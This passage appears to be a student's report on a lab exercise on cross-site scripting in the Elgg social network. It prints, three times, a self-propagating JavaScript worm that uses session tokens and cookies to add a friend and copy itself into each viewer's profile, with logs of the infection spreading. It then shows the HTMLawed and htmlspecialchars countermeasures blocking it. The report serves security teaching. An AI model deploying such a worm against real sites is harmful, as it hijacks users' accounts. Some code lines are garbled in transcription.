    var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
    var token=__elgg_token=__elgg.security.token.__elgg_token;
    //Variables for self propagation
    var headerTag = "<script id='worm' type='text/javascript'>"; // line 1
    var jsCode = document.getElementById('worm').innerHTML; // line 2
    var tailTag = "</script>"; // line 3
    var wormCode = encodeURI(Component(headerTag + jsCode + tailTag)); // line 4
    /alert(jsCode);

    var descri = "&description=Your+profile+can+be+edited+by+Samy" + wormCode +
    "&accesslevel[description]=2"

    //Construct the content of your url.
    var content = token + ts + "&name=" + userName + descri; //FILL IN
    var sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
    var samyGuid = 47; //FILL IN
    if (__elgg.session.user.guid != samyGuid) {

      var Ajax = null;

      //Create and send Ajax request to add friend
      var friend_sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends
      /add?friend=47"+ts+token;
      Ajax = new XMLHttpRequest();
      Ajax.open("GET", friend_sendurl, true);
      Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send();

      //Create and send Ajax request to modify profile
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
      Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");

      Ajax.setRequestHeader("Cookie", document.cookie);
      Ajax.setRequestHeader("Referer", "http://ec2-34-229-140-154.compute-1.amazonaws.com/profile/" +
      userName + "/edit");
      Ajax.send(content);
    }
  }
</script >
```

Public ▾

When logging in as Charlie, we can see that at first glance he has no friends yet.

Then using Charlie's account I viewed Samy's profile, and as shown below the script code executed:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	
304	GET	ec2-34-229-140-154.com...	46topbar.jpg		img	jpeg	cached	886 B
304	GET	ec2-34-229-140-154.com...	47large.jpg		img	jpeg	cached	13.64 KB
304	GET	ec2-34-229-140-154.com...	47small.jpg		img	jpeg	cached	1.40 KB
304	GET	ec2-34-229-140-154.com...	en.js	require.js:1958 (script)	js	cached	0 B	
304	GET	ec2-34-229-140-154.com...	init.js	require.js:1958 (script)	js	cached	619 B	
304	GET	ec2-34-229-140-154.com...	ready.js	require.js:1958 (script)	js	cached	271 B	
304	GET	ec2-34-229-140-154.com...	Plugin.js	require.js:1958 (script)	js	cached	630 B	
200	GET	ec2-34-229-140-154.com...	favicon-128.png	FaviconLoader.jsm:191 (img)	png	cached	4.23 KB	
200	GET	ec2-34-229-140-154.com...	favicon.svg	FaviconLoader.jsm:191 (img)	svg	cached	6.35 KB	
302	GET	ec2-34-229-140-154.com...	add?friend=47&_elgg_ts=1633928156&_elgg_token=MHWYLuOkKv-ZerUEfIygkg	samy:96 (xhr)	html	4.01 KB	14.34 KB	
302	POST	ec2-34-229-140-154.com...	edit	samy:108 (xhr)	html	4.01 KB	14.34 KB	
200	GET	ec2-34-229-140-154.com...	samy	samy:108 (xhr)	html	4.01 KB	14.34 KB	
200	GET	ec2-34-229-140-154.com...	samy	samy:96 (xhr)	html	4.01 KB	14.34 KB	

When I returned to the activity page, it showed that Charlie was now a friend with Samy, as shown below:



Charlie is now a friend with Samy 9 minutes ago



On Charlie's profile, Samy still appears to be a friend.



Charlie

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

▼ Friends

--

And finally, when I go to edit Charlie's profile, the following was added to the About Me field:

## About me

Visual

```
<p>Your profile can be edited by Samy
<script id="worm" type="text/javascript">
  window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid=&guid="+elgg.session.user.guid;
    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
    //Variables for self propagation
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; // line 1
    var jsCode = document.getElementById("worm").innerHTML; // line 2
    var tailTag = "</script >"; // line 3
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); // line 4
    //alert(jsCode);

    var descri = "&description=Your+profile+can+be+edited+by+Samy" + wormCode +
    "&accesslevel[description]=2"

    //Construct the content of your url.
    var content = token + ts + "&name=" + userName + descri; //FILL IN
    var sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
    var samyGuid = 47; //FILL IN
    if (elgg.session.user.guid != samyGuid) {


      var Ajax = null;

      //Create and send Ajax request to add friend
      var friend_sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends
      /add?friend=47"+ts+token;
      Ajax = new XMLHttpRequest();
      Ajax.open("GET", friend_sendurl, true);
      Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send();


      //Create and send Ajax request to modify profile
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
      Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");

      Ajax.setRequestHeader("Cookie", document.cookie);
      Ajax.setRequestHeader("Refere", "http://ec2-34-229-140-154.compute-1.amazonaws.com/profile/" +
      userName + "/edit");
      Ajax.send(content);
    }
  }</script>
</p>
```

To demonstrate that the script code does indeed allow for propagation, I logged in as Boby. As shown below, he has no friends at first:



I then viewed Charlie's profile (which at this point contained the script code originally inserted in Sammy's profile), and as shown below, the script code executed:





Boby is now a friend with Samy just now





### Boby

[Edit profile](#)  
[Edit avatar](#)  
Blogs  
Bookmarks  
Files  
Pages  
Wire posts

▼ Friends

--

As shown above, the Activity page shows that Boby has become friends with Samy.

And the same script code in Charlie's profile can now be seen in Boby's profile:

**Display name**

Bob

**About me**[Visual editor](#)

```
<p>Your profile can be edited by Samy
<script id="worm" type="text/javascript">
  window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
//Variables for self propagation
var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; // line 1
var jsCode = document.getElementById("worm").innerHTML; // line 2
var tailTag = "</script >"; // line 3
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); // line 4
//alert(jsCode);

var descri = "&description=Your+profile+can+be+edited+by+Samy" + wormCode +
"&accesslevel[description]=2"

//Construct the content of your url.
var content = token + ts + "&name=" + userName + descri; //FILL IN
var sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid = 47; //FILL IN
if (elgg.session.user.guid != samyGuid) {

  var Ajax = null;

  //Create and send Ajax request to add friend
  var friend_sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/friends
/add?friend=47"+ts+token;
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", friend_sendurl, true);
  Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();

  //Create and send Ajax request to modify profile
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Host", "http://ec2-34-229-140-154.compute-1.amazonaws.com");
  Ajax.setRequestHeader("Content-Type",
    "application/x-www-form-urlencoded");

  Ajax.setRequestHeader("Cookie", document.cookie);
  Ajax.setRequestHeader("Refere", "http://ec2-34-229-140-154.compute-1.amazonaws.com/profile/" +
userName + "/edit");
  Ajax.send(content);
}
```

Public ▾

Boby has become infected by viewing Charlie's profile (which in itself was infected) and so I can conclude that the worm self-propagates.

## Task Seven

**Q9. Activate only the HTMLawed countermeasure but not `htmlspecialchars` ; visit any of the victim profiles and describe your observations in your report. Make sure that you describe the reason for your observations.**

As per the instructions, I enabled the HTMLawed countermeasure:

Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Then, logging in as Boby, we can see that his profile page looks as it is as shown below:

The screenshot shows Boby's profile page. On the left, there is a large image of a cartoon character wearing a yellow hard hat and blue overalls. Below the image are two buttons: "Edit profile" and "Edit avatar". To the right of the image, the user's name "Boby" is displayed, followed by the heading "About me". Under "About me", there is a large block of JavaScript code. At the bottom of the page, there is a sidebar with links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right side of the page, there is a "Friends" section which is currently empty. The entire page is framed by a thick orange border.

```
Bob
About me
Your profile can be edited by Samy
window.onload = function(){
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__guid__+__elgg.session.user.guid;
var ts=__elgg_ts__+__elgg.security.token.__elgg_ts;
var token=__elgg_token__+__elgg.security.token.__elgg_token;
//Variables for self propagation
var headerTag = ""; // line 1
var jsCode = document.getElementById("worm").innerHTML;
// line 2
var tailTag = "</" + "script > "; // line 3
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag); // line 4
//alert(jsCode);

var descri =
"&description=Your+profile+can+be+edited+by+Samy" +
wormCode + "&accesslevel[description]=2"

//Construct the content of your url.
var content = token + ts + "&name=" + userName + descri;
//FILL IN
var sendurl = "http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid = 47; //FILL IN
if (__elgg.session.user.guid != samyGuid) {
```

**)</script>**

When the countermeasure is enabled, the HTML tags are omitted from the text by the Elgg. This means that when the Elgg finds any HTML tags, Elgg will automatically ignore them, causing the script code to be displayed as text like in the screenshot above. As the tags are ignored, any attempt at an XSS attack is prevented and therefore demonstrates that HTMLawed works as a countermeasure to XSS.

To demonstrate that this works on other accounts, I logged in as Alice:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	ec2-34-229-140-154.compute-1.amazonaws.com	body	document	html	3.88 KB	13.84 kB
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	jquery.js	script	js	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	jquery-ui.js	script	js	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	require_config.js	script	js	cached	846 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	require.js	script	js	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	elgg.js	script	js	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	44topbar.jpg	img	jpeg	cached	865 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	45large.jpg	img	jpeg	cached	9.00 KB
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	47small.jpg	img	jpeg	cached	1.40 KB
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	ext.js	require.js[1958]	script	cached	0 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	init.js	require.js[1958]	script	cached	619 B
304	GET	ec2-34-229-140-154.compute-1.amazonaws.com	ready.js	require.js[1958]	script	cached	271 B

As shown in the screenshot above, logged in as Alice, I viewed Boby's profile and the script code was displayed as text, due to the HTMLawed countermeasure kicking in and preventing the XSS attack on Alice.

## Q10: Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report. Again, make sure that you describe the reason for your observations.

Following the instructions, I accessed my instance through SSH and went to the directory specified in the instructions.

```
[10/11/21]seed@ip-172-31-21-20:~$ ls
[android      cybr271  Downloads      lib      Public      Videos
bin          Desktop  examples.desktop  Music     source
Customization Documents  get-pip.py    Pictures   Templates
[10/11/21]seed@ip-172-31-21-20:~$ cd ..
[10/11/21]seed@ip-172-31-21-20:~/home$ ls
seed  ubuntu
[10/11/21]seed@ip-172-31-21-20:~/home$ cd ..
[10/11/21]seed@ip-172-31-21-20:/$ ls
bin  boot  cdrrom  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var  vmlinuz
[10/11/21]seed@ip-172-31-21-20:/$ cd /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/
[10/11/21]seed@ip-172-31-21-20:.../output$ ls
access.php      date.php      email.php      friendlytime.php  icon.php      img.php      longtext.php  radio.php      tags.php      url.php
checkboxes.php  dropdown.php  excerpt.php  friendlytitle.php  iframe.php  location.php  pulldown.php  tag.php      text.php
[10/11/21]seed@ip-172-31-21-20:.../output$
```

Then I went and uncommented the lines of code that contained the countermeasures. I compared the before and after of the text, url, dropdown and email .php files as shown below:

## Text.php

### Before

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

### After

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
"
```

## Url.php

### Before

```
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        // $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    // $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

"url.php" 90L, 2443C
```

## After

```
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

unset($vars['encode_text']);

if ($url) {
    $url = elgg_normalize_url($url);

    if (elgg_extract('is_action', $vars, false)) {
        $url = elgg_add_action_tokens_to_url($url, false);
    }
}
```

## dropdown.php

### Before

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */
// echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

## After

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
*/
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

## email.php

### Before

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
*/
// $encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

## After

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

## The Attack

With both countermeasures turned on, as per the instructions, the countermeasure will prevent XSS attacks by encoding the special characters in the user input.

Therefore to determine whether or not it will work, I will repeat the attack from Task 2; this is simpler than the other attacks as all I really need are the HTML tags that will activate the countermeasure.

A screenshot of a web application's configuration page. The page has a light gray background with several input fields and sections:

- Display name:** A text input field containing the value "Alice".
- About me:** A large text area containing the following code:

```
<script>alert(document.cookie);</script>
```
- Visual editor:** A small blue link located to the right of the "About me" section.
- Public:** A dropdown menu at the bottom left set to "Public".

The entire form is enclosed in a thick orange border.



## Alice

**Brief description:** //alert('XSS');//alert('XSS');

### About me

alert(document.cookie);

[Edit profile](#)

[Edit avatar](#)

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Pages](#)

[Wire posts](#)

### Display name

Alice

### About me

[Edit HTML](#)



alert(document.cookie);

Public

As shown in the screenshot above, when I saved the profile, I noticed that `htmlspecialchars()` removes the < and > characters. `htmlspecialchars()` defines these characters as special characters, and when I input the script code into the field, the countermeasure activated and searched for these characters for any sign of a potential XSS attack. By removing these characters, the XSS attack was successfully prevented. and therefore the `htmlspecialchars()` countermeasure does indeed work.

In conclusion, with both countermeasures enabled, the most important characters in JavaScript (< and >) are removed from the text by `htmlspecialchars()` and the HTML tags are removed by `HTMLawed`. As a result, the script code becomes plain text and the XSS attack is prevented.